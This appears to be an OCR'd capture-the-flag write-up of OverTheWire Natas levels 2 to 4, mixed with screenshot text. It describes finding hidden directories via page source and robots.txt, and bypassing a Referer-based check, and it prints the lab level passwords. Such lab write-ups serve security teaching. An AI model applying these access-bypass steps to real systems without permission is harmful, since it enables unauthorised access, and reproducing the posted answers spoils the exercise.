
Objective:
To locate hidden files on the web server.


Steps Followed:


1. Viewed the page source for hints.
2. Discovered a reference to a hidden directory.
3. Navigated to the directory and accessed the password file.

Conclusion:
This level highlighted the risks of leaving sensitive files publicly accessible.

PUC:









Index of /files

Name	Last modified	Size	Description
Parent Directory		-	
pixel.png	2025-10-14 09:06	303	
users.txt	2025-10-14 09:06	145	

Apache/2.4.58 (Ubuntu) Server at natas2.natas.labs.overthewire.org Port 80





`natas3:3gqisGdR0pjm6tpkDKdIWO2hSvchLeYH`

Level 3 -> Level 4

Tool Used: Web Browser


Objective:
To identify restricted directories using server configuration files.

Steps Followed:

1. Checked the robots.txt file.
2. Found a disallowed directory.
3. Accessed the directory and retrieved the password.


Conclusion:
This level demonstrated how robots.txt can unintentionally reveal sensitive paths.

PUC:


OverTheWire: Natas Leve
natas3.natas.labs.overthewir
Not Secure
http://natas3.natas.labs.overthewire.org
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
NATAS3
There is nothing on this page
SUBMIT TOKEN
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
Application
<html>
<head></head>
<body> scroll overflow
<h1>natas3</h1>
 overflow
::before
There is nothing on this page
<!--No more information leaks!! Not even Google will find it this time....-->
::after

 event overflow
Submit token
<form id="realwechallform" action="https://www.wechall.net/10-levels-on-Natas.html"
enctype="application/x-www-form-urlencoded" method="post"></form>


</body>
</html>
element { inline
}
body { level.css:1
background: #ccc;
padding: 0px;
margin: 0px;
}
Layout
Computed
Changes
Compatibility
Flexbox
Select a Flex container or item to continue.
Grid
CSS Grid is not in use on this page
Box Model
margin
border
padding
1366×189.433
Box Model Properties



Index of /s3cr3t

Name	Last modified	Size	Description
Parent Directory		-	
users.txt	2025-10-14 09:06	40	

Apache/2.4.58 (Ubuntu) Server at natas3.natas.labs.overthewire.org Port 80




```
natas4> QryZXc2e0zahULdHrtHxzyYkj59kUxLQ
```

Level 4 -> Level 5

Tool Used: Web Browser


Objective:
To bypass access restrictions based on HTTP headers.

Steps Followed:


1. Attempted to access the page and received an access denied message.
2. Modified the referrer header.
3. Reloaded the page and obtained the password.


Conclusion:
This level showed the weakness of relying on HTTP headers for authentication.


PUC:




Click refresh page





OverTheWire: Natas
natas4.natas.labs.overthewir
Not Secure
http://natas4.natas.labs.overthewire.org/index.php
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
NATAS4
Access disallowed. You are visiting from "http://natas4.natas.labs.overthewire.org/index.php" while authorized users should come only from "http://natas5.natas.labs.overthewire.org/"
Refresh page
SUBMIT TOKEN
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
Application
Headers
Cookies
Request
Response
Timings


Kali Linux
natas4.natas.labs.overthewir
Not Secure
http://natas4.natas.labs.overthewire.org/index.php
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
NATAS4
Access disallowed. You are visiting from "http://natas4.natas.labs.overthewire.org/" while authorized users should come only from "http://natas5.natas.labs.overthewire.org/"
Refresh page
FoxyProxy
Disable
Burp Suite
More
Include Host
Exclude Host
Tab Proxy
Options
